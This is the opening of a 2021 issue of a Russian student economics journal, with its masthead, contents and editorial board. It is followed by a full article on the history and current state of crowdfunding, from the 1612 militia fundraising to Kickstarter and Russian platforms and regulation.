

НАУЧНЫЕ ЗАПИСКИ МОЛОДЫХ ИССЛЕДОВАТЕЛЕЙ

Издание зарегистрировано
в Федеральной службе по надзору
в сфере связи, информационных технологий
и массовых коммуникаций:
ПИ № ФС77-67073
от 15 сентября 2016 г.

The edition is reregistered
in the Federal Service for Supervision
of Communications,
Informational Technologies and Media Control:
PI No. FS77-67073
of 15 September 2016

Периодичность издания – 6 номеров в год

Publication frequency – 6 issues per year

Учредитель: Финансовый университет

Founder: Financial University

Журнал включен в Российский индекс
научного цитирования (РИНЦ)


The Journal is included in the Russian Science
Citation Index (RSCI)

Журнал распространяется по подписке.
Подписной индекс 42136 в объединенном
каталоге «Пресса России»

The Journal is distributed by subscription.
Subscription index: 42136 in the consolidated
catalogue “The Press of Russia”

Vol. 9, No. 1, 2021

SCIENTIFIC NOTES OF YOUNG SCIENTISTS



**НАУЧНЫЕ ЗАПИСКИ
МОЛОДЫХ
ИССЛЕДОВАТЕЛЕЙ**


Учредитель
ФГБОУ ВО «Финансовый
университет
при Правительстве
Российской Федерации»

Свидетельство
о регистрации
ПИ № ФС77-67073
от 15 сентября 2016 г.

Главный редактор
П.В. Строев,
канд. экон. наук

Заведующий редакцией
научных журналов
В.А. Шадрин

Выпускающий редактор-
корректор
С.Ф. Михайлова

Верстка
С.М. Ветров

Подписной индекс
в объединенном каталоге
«Пресса России» – 42136.
По вопросам подписки
и приобретения журнала
в редакции звонить
8 (499) 943-94-31
e-mail: MMKorigova@fa.ru
Коригова М.М.

Почтовый адрес редакции:
125993, Москва, ГСП-3,
Ленинградский проспект,
д. 53, 5-й этаж, комн. 5.4.
Тел.: (499) 943-94-53

[http://www.fa.ru/dep/
scinotes/journal/Pages/
Default.aspx](http://www.fa.ru/dep/scinotes/journal/Pages/Default.aspx)

E-mail: nzmi@fa.ru
Формат 60 × 84 1/8
Подписано в печать
02.03.2021

Заказ № 132
Отпечатано
в Отделе полиграфии
Финуниверситета
(Ленинградский пр-т, д. 49)

ФИНАНСЫ РОССИИ: ВРЕМЯ ПЕРВЫХ

Смольникова А.В., Кузбенова Э.Р.

**Краудфандинг как механизм народного финансирования:
история и современность 5**

Удалов И.Д.

**Актуальные направления макроэкономического
развития России 13**

МИРОВАЯ ЭКОНОМИКА

Упатина Э.Ю.

**Гравитационная модель внешней торговли
в условиях торговых ограничений 22**

МАКРОЭКОНОМИКА

Ипатова С.С.

**Сфера культуры в условиях пандемии:
проблемы и возможности 31**

Харитонов И.А.

**Анализ развития транспортной отрасли математическими
методами с разработкой программного комплекса. 41**

ДЕНЬГИ, КРЕДИТ, БАНКИ

Жилина А.А.

**Актуальные веб-уязвимости сервисов финансово-банковского
сектора и способы защиты веб-приложения. 53**

Ковалева М.В.

**State Securities as an Investment Tool:
The Problem of Attractiveness Across the Population. 71**

СОЦИОЛОГИЯ, ИСТОРИЯ, ФИЛОСОФИЯ

Джонс М.М.

История возникновения теории поведенческой экономики 81

CONTENTS

RUSSIAN FINANCE: THE TIME OF THE PIONEERS

Smolnikova A.V., Kuzbenova E.R.

**Crowdfunding as a Public Financing Mechanism:
History and Modernity 5**

Udalov I.D.

Actual Directions of Macroeconomic Development of Russia. 13

WORLD ECONOMY

Upatina E. Yu.

The Gravity Model of Foreign Trade under Trade Restrictions 22

MACROECONOMICS

Ipatova S.S.

**The Sphere of Culture During the Pandemic:
Problems and Opportunities 31**

Kharitonov I.A.

**Analysis of the Transport Industry's Development by Mathematical
Methods with the Software Complex's Development 41**

MONEY, CREDIT, BANKS

Zhilina A.A.

**Relevant Web Vulnerabilities of Financial and Banking
Services and Ways to Protect the Web Application 53**

Kovaleva M.V.

**State Securities as an Investment Tool:
The Problem of Attractiveness Across the Population. 71**

SOCIOLOGY, HISTORY, PHILOSOPHY

Jones M.M.

Behavioural Economics: Emergence and its Basic Concepts. 81

SCIENTIFIC NOTES OF YOUNG SCIENTISTS

**Financial University
under the Government
of Russian Federation**

Certificate
PI No. FS77-67073
of September 15 2016

Editor-in-Chief

P.V. StroeV

Cand. Sci. (Econ.)

Head of Scientific Journals

Editorial Department

V.A. Shadrin

Managing editor-proofreader

S.F. Mihaylova

Design, make-up

S.M. Vetrov

Editorial address:

Financial University
Leningradsky prospekt, 53,
office 5.4

123995, Moscow
Russian Federation
Tel.: +7 (499) 943-94-53

Website: [http://www.fa.ru/
org/div/edition/scinotes/
Pages/Home.aspx](http://www.fa.ru/org/div/edition/scinotes/Pages/Home.aspx)

E-mail: nzmi@fa.ru

Subscription in editorial office:

Tel.: **+7 (499) 943-94-31**

E-mail: MMKorigova@fa.ru

Korigova M.M.

Subscription index in
catalogue "Press of Russia"
42136

Format 60 × 84 1/8

Signed for press

on 02.03.2021

Order No. 132

Printed by Publishing House
of the Financial University
(51, Leningradsky prospect)

ISSN 2309-1193

РЕДАКЦИОННАЯ КОЛЛЕГИЯ

П.В. Строев,

главный редактор,
канд. экон. наук, директор
Центра региональной
экономики и межбюджетных
отношений

О.И. Борисов,

канд. экон. наук, доцент,
заместитель декана по учебной
и воспитательной работе
факультета налогов, аудита
и бизнес-анализа.

А.В. Волобуев,

канд. филос. наук, доцент,
доцент Департамента
гуманитарных наук

Л.И. Гончаренко,

д-р экон. наук, профессор,
научный руководитель
Департамента налогов
и налогового
администрирования

С.С. Горохова,

канд. юрид. наук, доцент,
доцент Департамента
международного и публичного
права юридического факультета,
ведущий научный сотрудник
Центра исследований и экспертиз
Департамента правового
регулирувания экономической
деятельности

Т.А. Горошникова,

канд. техн. наук, первый
заместитель декана факультета
международных экономических
отношений

В.А. Иванова,

д-р филос. наук, доцент,
директор Барнаульского
филиала

Ю.О. Иванова,

канд. экон. наук, старший
преподаватель Департамента
управления бизнесом факультета
«Высшая школа управления»

С.В. Илькевич,

канд. экон. наук, доцент,
руководитель Департамента
менеджмента и инноваций

О.В. Карамова,

д-р экон. наук, профессор,
профессор Департамента
экономической теории

Н.В. Кириллова,

д-р экон. наук, профессор,
заместитель руководителя
Департамента страхования
и экономики социальной сферы

В.А. Ковалев,

д-р экон. наук, доцент, директор
Омского филиала

Е.А. Кузнецова,

канд. филол. наук, доцент кафедры
«Философия, история, право
и межкультурная коммуникация»
Владимирского филиала

О.В. Лосева,

д-р экон. наук, профессор
Департамента корпоративных
финансов и корпоративного
управления

О.В. Макашина,

д-р экон. наук, профессор,
профессор Департамента
общественных финансов
финансового факультета

Е.В. Оглоблина,

канд. экон. наук, доцент
Департамента мировой экономики
и международного бизнеса

Н.К. Попадюк,

д-р экон. наук, доцент,
профессор кафедры
«Государственное
и муниципальное управление»

А.А. Рылов,

канд. физ.-мат. наук,
доцент, доцент Департамента
математики

Р.М. Сафуанов,

д-р экон. наук, профессор,
директор Уфимского филиала

П.С. Селезнев,

д-р полит. наук, доцент,
первый заместитель декана
Факультета социальных наук
и массовых коммуникаций,
председатель
Совета молодых ученых

О.Ю. Смыслова,

д-р экон. наук, доцент,
заместитель директора
Липецкого филиала
по научной работе

Р.В. Фаттахов,

д-р экон. наук, профессор,
профессор Департамента
общественных финансов
Финансового факультета

Д.А. Чичуленков,

канд. экон. наук, доцент
Департамент банковского
дела и финансовых рынков
Финансовый факультет

И.В. Юшков,

старший преподаватель
Департамента политологии

ВЫ МОЖЕТЕ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «НАУЧНЫЕ ЗАПИСКИ МОЛОДЫХ ИССЛЕДОВАТЕЛЕЙ»

- В любом отделении связи «Почта России».
- Подписной индекс по объединенному каталогу «Пресса России» **42136**
- В редакции по адресу:
Москва, Ленинградский проспект, 53, комн. 5.3
Тел.: **8 (499) 943-94-31**
Менеджер Коригова М.М.



ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 330.34(045)

© Смольникова А. В., Кузбенова Э. Р., 2021

Краудфандинг как механизм народного финансирования: история и современность



Альбина Витальевна Смольникова, студентка магистратуры Финансового факультета, Финансовый университет, Москва, Россия

Albina V. Smolnikova, Master's degree student, Faculty of Finance, Financial University, Moscow, Russia
albina.smolnikova@yandex.ru



Эльгина Рустамовна Кузбенова, студентка магистратуры Высшей школы управления, Финансовый университет, Москва, Россия

Elgina R. Kuzbenova, Master's degree student, School of Management, Financial University, Moscow, Russia
elgina.kuzbenova@mail.ru

АННОТАЦИЯ

В работе освещаются вопросы возникновения, развития и функционирования одного из современных механизмов финансирования – краудфандинга. Определена сущность и отличительные черты краудфандинга, рассмотрены исторические примеры реализации проектов, финансирование которых осуществлялось по модели, основанной на принципах краудфандинга, определены этапы развития данного механизма в России, а также приводится зарубежный опыт реализации краудфандинга в современном его виде посредством интернет-платформ. Особое внимание в работе уделено рассмотрению проекта, реализованного в России на схожих с краудфандингом принципах до появления данного понятия в современном виде. Указанный пример анализируется на предмет наличия основных черт, позволяющих отнести его к историческому прототипу краудфандинга. Проблематика данной работы связана с расширением хронологических рамок функционирования модели финансирования, основанной на принципах краудфандинга, в России. Проведенный анализ позволил сделать вывод о том, что модель финансирования, по своей сути, близкая к современному краудфандингу, реализовывалась в отечественной практике задолго до появления современного термина.

Ключевые слова: краудфандинг; проект; интернет-площадка, инвестор, механизм финансирования, кикстартер, народное финансирование, донор

Для цитирования: Смольникова А. В., Кузбенова Э. Р. Краудфандинг как механизм народного финансирования: история и современность. *Научные записки молодых исследователей*. 2021;9(1):5–12.

Научный руководитель: **Дуброва М. В.**, кандидат экономических наук, доцент, доцент Департамента общественных финансов, Финансовый университет, Москва, Россия / Scientific Supervisor: **Dubrova M. V.**, Cand. Sci. (Econ.), Associate Professor, Department of Public Finance, Financial University, Moscow, Russia.

Crowdfunding as a Public Financing Mechanism: History and Modernity

ABSTRACT

The paper highlights the emergence, development and functioning of one of the modern financing mechanisms – crowdfunding. The essence and distinctive features of crowdfunding are defined, historical examples of projects that were funded using the crowdfunding model are considered, stages of development of this mechanism in Russia are defined, and foreign experience in implementing crowdfunding in its modern form through Internet platforms is given. Special attention is paid to considering the project implemented in Russia on the principles similar to crowdfunding before the appearance of this concept in its modern form. This work's problems are related to the expansion of the chronological framework of the funding model's functioning based on the principles of crowdfunding in Russia. The analysis made it possible to conclude that the financing model, which is essentially close to modern crowdfunding, was implemented in domestic practice long before the appearance of the contemporary term.

Keywords: crowdfunding; project; Internet platform; investor; financing mechanism; Kickstarter; popular financing; donor

For citation: Smolnikova A. V., Kuzbenova E. R. Crowdfunding as a public financing mechanism: History and modernity. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):5–12.

Введение

В условиях стремительного развития технологий в современном мире происходят изменения во всех сферах жизнедеятельности человеческого общества. Не является исключением и финансовая сфера, которая под влиянием технологического прогресса становится все более доступной, предлагая услуги и возможности для пользователей, предоставляемые с помощью информационных технологий [1, с. 27]. Одним из механизмов финансирования, который обязан своей популярностью развитию информационно-коммуникационных технологий, и в частности сети Интернет, является краудфандинг. Значительный вклад в исследование проблемы развития краудфандинга в России внесли В.М. Паргачевская, А.Д. Баранцев, Е.Н. Макарова, Ю.К. Паршина, С.Р. Седельников, М.А. Абрамян, И.А. Кутепов, О.Ю. Патласов и др. Существенно расширяя возможности получения финансирования на определенный проект за счет простоты и прозрачности процесса, отсутствия проверочных процедур, а также необходимости приведения сложных расчетов, подтверждающих экономическую эффективность проекта, краудфандинг способствует реализации инновационных проектов, стартапов, а также культурных мероприятий и т.д. Общеизвестным является факт, что краудфан-

динг считается зарубежной моделью финансирования проектов, пришедшей к нам в начале XXI в., однако в истории нашего государства содержатся примеры сбора средств на реализацию проектов по схожему принципу.

Понятие и отличительные черты краудфандинга

Термин «краудфандинг» происходит от англ. crowd – толпа и funding – финансирование [2, с. 7]. В русском эквиваленте понятие трактуется как «народное финансирование». Суть данного явления заключается в добровольном финансировании проектов кругом лиц, которые заинтересованы в реализации проекта и готовы вкладывать средства. По критерию возвратности вложенных средств выделяют несколько моделей краудфандинга: модель краудфандинга, при которой возвратность средств не предусмотрена, модель краудлендинга, которая подразумевает возникновение обязательства заемщика по возврату полученных средств и установленной суммы процентов, а также модель краудинвестинга, подразумевающая участие инвестора в капитале компании заемщика и получение дохода от ее функционирования. Кроме того, существует мо-

дель rewards-краудфандинга, при которой донор получает нематериальное возмещение со стороны заемщика. Во всех моделях в финансировании проекта участвуют физические лица, круг которых не ограничен. В том виде, в котором краудфандинг существует в настоящее время, он реализуется посредством интернет-платформ, которые обеспечивают размещение заявки на финансирование, а также осуществляют перевод собранных средств на счет инициатора проекта [3, с. 250].

Краудфандинг как механизм финансирования имеет ряд отличительных черт, рассмотрение которых позволит глубже раскрыть сущность данного явления. К таким чертам относятся следующие:

1. Четко заявленная цель — даже при условии, что жертвователи средств в традиционном понимании краудфандинга не получают права на вознаграждение или возврат вложенных средств, привлечение внимания потенциальных инвесторов к проекту требует оглашения конкретной цели проекта. Существует множество различных альтернатив вложения свободных средств и для того, чтобы конкурировать за свободные ресурсы проекта, финансируемый по схеме краудфандинга, должен представлять интересную идею.

2. Добровольность сбора средств — отсутствие вознаграждения делает краудфандинг своего рода инструментом реализации благотворительных проектов. Решение о вложении средств инвесторы принимают на основе собственных предпочтений и полностью добровольно.

3. Прозрачный ход сбора — гласность и открытость процесса сбора средств, которая обеспечивается посредством публикации информации о проекте и о ходе сбора средств в сети, является основополагающим условием, обеспечивающим доверие инвесторов к платформе и инициатору проекта и, как следствие, является обязательным условием успешного получения финансирования на реализацию идеи.

4. Помощь бывает не только денежной — в настоящее время появляется все больше путей нефинансовой поддержки проекта за счет возможности дистанционного осуществления не только финансовых операций, но и иных видов деятельности [4, с. 86]. В качестве примера такого рода поддержки краудфандинговых проектов можно назвать юридические, рекламные, маркетинговые услуги, оказываемые сторонними лицами, по разным причинам заинтересованными в реализации проекта.

Первый краудфандинговый проект

Принято считать, что краудфандинг — это современный феномен, возникновение которого датируется началом XXI в. Понятие краудфандинга действительно появилось сравнительно недавно, в 2006 г. Однако реализация проектов, содержащих в своей сути все черты, присущие краудфандингу в более ранние исторические периоды, позволяет говорить о существовании схожего механизма финансирования задолго до появления его современного названия. Одним из первых проектов, модель сбора средств на осуществление которого можно считать прототипом современного краудфандинга, является организация так называемого Второго народного ополчения в 1612 г. Прямой предпосылкой стали события Русско-польской войны (1609–1618 гг.), получившей название Польско-литовская интервенция, в ходе которой польские войска заняли и удерживали оккупацию столицы в течение двух лет.

Инициатором сбора средств выступил нижегородский земский староста Кузьма Минин, который в сентябре 1611 г. обратился к горожанам на общем собрании с призывом сделать денежное пожертвование на формирование боеспособного ополчения с целью освобождения Москвы от польских захватчиков. Исторические источники передают слова Минина: «Захотим помочь московскому государству, так не жалеть нам имени своего, не жалеть ничего, дворы продавать, жен и детей закладывать...» [5, с. 27].

Призыв старосты получил решительную поддержку среди населения, новгородцы добровольно жертвовали средства на ополчение. Общим решением было установлено отдавать так называемую «третью деньгу» — третью часть имеющихся средств, а также иного имущества. Летописи содержат упоминания о горожанах, которые по собственной инициативе приносили сверх установленной суммы. Так, пожертвование одной богатой вдовы составило 10 тысяч рублей при имеющихся у нее 12. Также и Минин, помимо всех денежных средств, отдал семейные драгоценности.

На собранные средства, общая сумма которых оценивается в 45 тысяч рублей (в переводе на современные деньги около 100 млн руб.), было организовано боеспособное ополчение, во главе которого встал опытный военачальник суздальский князь Дмитрий Пожарский. Пожертвования расходовались на нужды ополчения. Так, воины получали жалова-

ние в размере от 30 до 50 рублей в год (в переводе на современные от 73 до 120 тыс. руб.).

В октябре 1612 г. ополчению во главе с Мининым и Пожарским удалось достичь поставленной цели — Москва была освобождена!

Можно выделить несколько характеристик механизма финансирования рассматриваемого проекта, которые позволяют отнести его к краудфандинговой модели. Во-первых, наличие четко поставленной цели — освобождение Москвы от польской интервенции — проблемы, к которой были равнодушны новгородцы, — обеспечило отклик и успешный сбор средств. Во-вторых, имеются сведения о добровольности осуществления пожертвований, несмотря на то, что в дальнейшем решением горожан была установлена обязательная сумма сбора. В-третьих, соблюдались принципы прозрачности сбора средств — гласность и открытость. Так, Минин на общегородском собрании объявил жителям о цели проекта и необходимости осуществления пожертвований. В-четвертых, наличие неденежной поддержки проекта проявляется в предоставлении самим Мининым и другими горожанами своего имущества, а также в непосредственном участии боеспособной части населения в ополчении. Таким образом, можно утверждать, что финансирование Второго народного ополчения осуществлялось по модели, в сущности, близкой к современному понятию краудфандинга.

Зарубежный опыт

За рубежом краудфандинг в современном его виде получил широкое распространение в конце XX — начале XXI в. Одним из первых примеров применения схемы «народного финансирования» для сбора средств на конкретный проект в сети Интернет является сбор средств на организацию гастрольного тура музыкальной группы Marillion в США в 1997 г. Собранные поклонниками группы средства составили порядка 60 тыс. долл. [6, с. 182]. Таким же способом музыканты позднее осуществляли поиск финансирования для записи новых альбомов.

В первое десятилетие XXI в. по модели краудфандинга в США было реализовано несколько других культурных и социальных проектов. В дальнейшем сфера данного способа финансирования расширялась, и в 2012 г. он получил нормативное закрепление в законе США, который регламентировал сбор средств в размере до 1 млн долл. стартап-компаниями.

Говоря о развитии краудфандинга в США, необходимо отметить компанию Kickstarter, которая была основана в 2009 г. и стала одной из первых интернет-площадок сбора средств. Площадка функционирует таким образом, что заявку на получение финансирования под определенный проект может оставить любой зарегистрированный пользователь. Необходимым условием публикации заявки является указание суммы и срока сбора средств. Пользователи, заинтересованные в реализации проекта, так называемые доноры, перечисляют средства, которые автоматически возвращаются жертвователям в случае, если к определенному автором проекта сроку сумма не была полностью собрана. В случае успешного сбора средств площадка взимает комиссию в размере 5% от суммы проекта.

За десятилетний срок своего существования Kickstarter позволила привлечь 3,6 млрд долл. пожертвований, причем 381 млн долл. был собран уже в первые 3 года. За это время количество пользователей, пожертвовавших средства на площадке, составило порядка 15 млн человек, а количество проектов — более 142 тыс.

На платформе Kickstarter проекты реализуются как по классической схеме краудфандинга, которая не предполагает какого-либо вознаграждения для доноров, так и по схеме нефинансового вознаграждения. Последняя разновидность финансирования в рамках краудфандинга пользуется большой популярностью. Конкретными примерами неденежной благодарности за пожертвования является упоминание жертвователя в разделе благодарности при публикации книги или на сайте проекта, предоставление билетов на организуемое мероприятие, доступ к создаваемому ресурсу, вручение сувенирной продукции. Одним из наиболее интересных вариантов нефинансового вознаграждения для лица, перечислившего значительную сумму пожертвования на разработку и продвижение компьютерной игры, является присвоение герою игры имени донора. Спектр вариантов такого вида благодарности за предоставление средств на проект не ограничивается перечисленными вариантами, конкретная форма зависит от специфики проекта.

Одним из интересных фактов в истории краудфандинга в целом и площадки Kickstarter в частности стала реализация проекта по сбору средств на приготовление картофельного салата в 2014 г. по заявке Зака Брауна. Удивительно, что, несмотря




Рис. Объемы рынка краудфандинга в РФ, млрд руб.

Источник: ЦБ зафиксировал резкое падение интереса россиян к краудфандингу. РБК. URL: <https://www.rbc.ru/finances/18/11/2019/5dcd55c19a794751a1a5c3ca> (дата обращения: 15.12.2020).

на нестандартную цель проекта, сумма собранных средств составила свыше 55 тыс. долл.!

Этапы развития краудфандинга в России

Развитие краудфандинга и сопутствующих ему процессов в России происходило в несколько этапов. Первый этап его развития можно обозначить как «неэлектронный краудфандинг» с временными рамками XVII–XX вв. В отечественной истории существуют несколько примеров применения механизма народного финансирования помимо выше-рассмотренного народного ополчения. Так, чтобы увековечить память о Минине и Пожарском, был создан памятник, финансирование которого также происходило на схожих с краудфандингом принципах. Ярким примером является сбор средств для постройки и закупки судов для создания добровольного морского флота в 1878 г. после войны с Турцией. Тогда сумма, собранная за три месяца, превысила 1 млн руб.

Следующий этап характеризуется массовым развитием краудфандинга в связи с появлением и распространением интернета. Развитие интернет-краудфандинга в России началось в 2008 г. со стартом проекта Мирослава Сарбаева «Kroogi.ru» – интернет-площадки для распространения оцифрованных художественных произведений, работающей по схеме «заплати сколько можешь». Далее в 2012 г. была запущена работа краудфандинговых площа-

док Planeta.ru и Boomstarter, а в 2014 г. заработала платформа «Вместе: для добрых дел», платежная система WebMoney запустила услугу «Коллективные покупки» и сервис Funding, позволяющий организовывать мероприятия. На 2019 г. оборот рынка краудфандинга РФ составляет 5,2 млрд руб., что характеризует его как начинающего активную фазу развития (см. рисунок).

Современный этап развития и перспективы будущего

На сегодняшний день наиболее заметными игроками отечественного рынка выступают Boomstarter и Planeta [7, с. 78], составляющие 75–80% оборота рынка.

Planeta.ru направлена на сбор средств социальными предпринимателями и творческими людьми в разных областях – начиная от благотворительности и заканчивая выпуском интересных предметов интерьера. Данная площадка уверенно держит марку лидера по суммарному крауд-сбору в России, который в апреле 2016 г. превысил 400 млн руб. Также ей принадлежит рекорд суммы на один проект. Денежную сумму в 17 402 600 руб. удалось собрать для издания нового альбома группы «Алиса» и Константина Кинчева. Плюсами этой площадки являются высокая популярность и известность, а также возможность собирать деньги творческим стартапам. Из минусов можно отметить запрет на участие

со стороны коммерческих проектов и большая конкуренция среди проектов.

Второй по популярности и масштабу является краудфандинговая площадка Boomstarter, отличие которой в направленности не только на артистов, но на представителей IT-индустрии, например разработчиков игр и мобильных приложений [8, с. 33]. У данной крауд-площадки есть специальный раздел с мероприятиями и продажей на них билетов, а также с 2016 г. авторам проектов предоставлена возможность сбора денег до полного успеха без срока. В качестве плюсов Boomstarter выделяют возможность участия коммерческих проектов и предоставление поддержки кураторов, а среди минусов — возможность краудфандинга только по принципу «все или ничего», что означает возврат денег людям, если проект не соберет полной суммы, и ожидания пользователей, что на этой площадке будут реализовываться развлекательные проекты.

Помимо основных игроков рынка краудфандинга, в России с 2014 г. активно развиваются и осуществляют свою деятельность краудинвестиционные платформы, среди которых можно отметить¹:

- «Пененза» — это платформа займов, где физические и юридические лица дают деньги в долг на конкретную цель. Заемщик берет на себя обязательство потратить деньги по целевому назначению, в противном случае его ждет разбирательство в суде. Несмотря на существующий риск невыплаты денежной суммы, для предпринимателей «Пененза» является выгодным инструментом для получения целевых денег. Установка на привлечение как физических, так и юридических лиц обеспечила платформе лидерство в объемах выданных кредитов на развитие бизнеса. Платформа может похвастаться объемом займов на сумму 20 млрд руб., а также 14 тыс. компаний в качестве клиентов. Также среди особенностей «Пенензы» можно отметить минимальный депозит в 5 тыс. руб., низкий уровень риска, доходность около 20% годовых;

- StartTrack — российская онлайн-площадка, созданная в 2014 г. государственным Фондом развития интернет-инициатив (ФРИИ) для развития поддержки стартапов со стороны частных инвесторов. Данная площадка характеризуется

неоднозначными отзывами — во-первых жалобами предпринимателей об удалении проектов, не собравших нужную сумму, а во-вторых, высокими процентами по займу, которые могут достигать до 40% годовых. За все время работы площадки было выдано займов на сумму 2,3 млрд руб., а количество клиентов составило более 6 тыс. компаний. Для данной платформы характерны минимальный взнос от 100 тыс. руб., доходность до 25% годовых, возможность онлайн-отслеживания развития бизнеса и ознакомления с юридическими документами и отчетностью заемщика;

- «Город денег». Еще одна площадка для краудфандинга инвестиционного типа, выступающая для бизнеса альтернативой микрофинансовым организациям. Данная платформа является членом рабочей группы при Центре компетенций по нормативному регулированию цифровой экономики Фонда «Сколково» и рабочей группы Центрального банка РФ по регулированию краудфандинга. «Город денег» имеет репутацию солидной и уважаемой организации, однако, по отзывам предпринимателей, проценты также могут достигать до 30–35% годовых;

- «Поток» — крупнейшая платформа p2b-кредитования в России, запущенная Альфа-Банком, где розничные инвесторы могут выгодно разместить средства, а представители малого бизнеса — получить займ на развитие в режиме онлайн;

- МодульДеньги. Это сервис МодульБанка для оказания помощи бизнесу в выигрыше тендеров. Платформа предназначена для фирм, уже выигравших госконтракт и которые нуждаются в средствах для его исполнения или участия в конкурсе на госзакупку. Ставка процента по займу составляет 25–35% в год, сама платформа берет 2% от займа.

В сравнении с зарубежным опытом краудфандинг в России и СНГ не так популярен. В США и Европе краудфандинг давно является механизмом развития малого бизнеса и благотворительной поддержки, а в отечественной системе история развития этой инновационной модели финансирования только набирает обороты. Безусловно, многие проекты успешно реализуются, однако нехватка свободных средств у населения, плохая информированность, низкий уровень развития малого бизнеса приводят к тому, что преобладают благотворительные, социальные и культурные проекты при ничтожной доле

¹ Краудфандинг в России: что это такое и топ-20 площадок. Бизнес.ру. URL: <https://www.business.ru/article/2937-kraudfanding-chto-eto-takoe-i-top-ploshchadok> (дата обращения: 25.10.2020).

вложений в реальную экономику. Это свидетельствует об отставании страны от мировых лидеров краудфандинга.

В будущем эксперты прогнозируют рост рынка краудфандинга в десятки раз, что приведет к развитию предпринимательства, творческой деятельности, благотворительности. Если это произойдет, то краудфандинг в России и странах СНГ выйдет на новый уровень, позволяя привлекать дополнительные средства для реализации бизнес-проектов на рынке. Ситуация в этом секторе динамична и быстро меняется, подтверждением этого является анализ отечественного рынка краудфандинга, который показывает стремительное развитие. По данным Банка России общий объем рынка краудфандинга в 2018 г. превысил объем в 15,2 млрд руб., продемонстрировав десятикратный рост по сравнению с 2015 г.

В июле 2019 г. был принят Федеральный закон «О привлечении инвестиций с использованием инвестиционных платформ»², устанавливающий правила привлечения инвестиций через онлайн-платформы. Учитывая, что современный краудфандинг реализуется преимущественно в интернет-пространстве, указанный нормативно-правовой акт распространяется на деятельность по сбору средств через онлайн-платформы, в том числе в тех случаях, когда сбор осуществляется по модели краудфандинга. Несмотря на то что в законе официально не закреплено понятие краудфандинга и краудфандинговой деятельности, данный федеральный закон имеет определяющее значение для развития краудфандинговой деятельности и урегулирования работы всех участников данного типа финансирования в России. Закон ограничил сумму вложений от неквалифицированного инвестора 600 тыс. руб. в год в рамках всех платформ в России. Размер собственных средств оператора краудфандинговой платформы должен составлять минимум 5 млн руб. Вести реестр операторов таких площадок будет Центральный банк РФ. Закон также закрепляет понятие «утилитарное цифровое право» — право требовать передачи вещей, выполнения работ или оказания

услуг, а также передачи исключительных прав на результаты интеллектуальной деятельности или на их использование.

Также стоит отметить ряд практических рекомендаций для дальнейшего развития краудфандинга в России. В частности, развитию такой модели финансирования будет способствовать законодательное закрепление понятия «краудфандинг» и других терминов в данной сфере, стимулирование применения такого механизма со стороны государства посредством введения налоговых преференций для краудинвесторов, а также разработка и применение методологии проверки добросовестности участников процесса инвестирования для защиты вложений частных инвесторов [9, с. 48].

Выводы

В России развитие краудфандинговой отрасли происходит планомерно. Это выражается в популярности краудфандинга как финансирования бизнес-проектов, увеличения количества краудинвестиционных площадок и развитии акционерного краудфандинга. Однако краудфандинг как массовое явление еще непрочно вошел в жизнь российского общества. Причиной тому является низкая информированность населения о краудфинансовых инструментах.

Таким образом, резюмируя проведенный анализ развития краудфандинговой модели финансирования в России и за рубежом, можно сделать следующие выводы:

- краудфандинг представляет собой особую модель финансирования проекта, при котором инвестирование осуществляют множество субъектов, в том числе и физических лиц, и обладает такими характеристиками, как наличие конкретной цели, добровольность, прозрачность и возможность неденежного участия;
- реализация проектов в формате, близком к современному краудфандингу, осуществлялась задолго до появления данного термина. Так, в 1612 г. на схожих принципах осуществлялся сбор средств на организацию Второго народного ополчения для освобождения Москвы от польской интервенции;
- толчок к расширению применения такой модели финансирования был дан с появлением и развитием интернета;
- электронный краудфандинг, который реализуется на базе онлайн-платформ, получил рас-

² Федеральный закон от 02.08.2019 № 259-ФЗ «О привлечении инвестиций с использованием инвестиционных платформ и внесении изменений в отдельные правовые акты». СПС «Консультант Плюс». URL: http://www.consultant.ru/document/cons_doc_LAW_330652/51e0d357f682d3189082f749bc2164ba0483f407/ (дата обращения: 12.10.2020).

пространение за рубежом в начале XXI в. В России данный сегмент появился позднее, однако в настоящее время растет быстрыми темпами, чему способствовало нормативно-правовое закрепление возможности инвестирования через онлайн-платформы;

• дальнейшее развитие краудфандинга в России связано с совершенствованием нормативно-правового регулирования данной сферы, а также с развитием механизмов государственного регулирования деятельности по финансированию проектов в таком формате.

СПИСОК ИСТОЧНИКОВ

1. Гузь Н.А., Дуброва М.В. Применение информационных технологий для повышения эффективности некоммерческих организаций. Экономика, бизнес, инновации: проблемы, тенденции и перспективы развития. Монография. Г.Ю. Гуляев, ред. Пенза; 2020:23–34.
2. Гамбеева Ю.Н., Кожухова Н.Н. Краудфандинг как инновационный финансовый инструмент цифровой экономики: национальные модели. *Государственное управление. Электронный вестник*. 2019;77:6–32.
3. Шайхутдинова Д.Р., Синявский И.А. Сущность краудфандинга и оценка современного состояния его развития в России. *Новая наука: от идеи к результату*. 2016;5(1):249–254.
4. Дуброва М.В. Трансформация внутренней среды некоммерческих организаций в условиях цифровой экономики. *Экономика и управление: проблемы, решения*. 2020;1(1):81–90.
5. Соловьев С.М. История России с древнейших времен. В 29 т. Т. 2. М.: Директ-Медиа; 2016. 524 с.
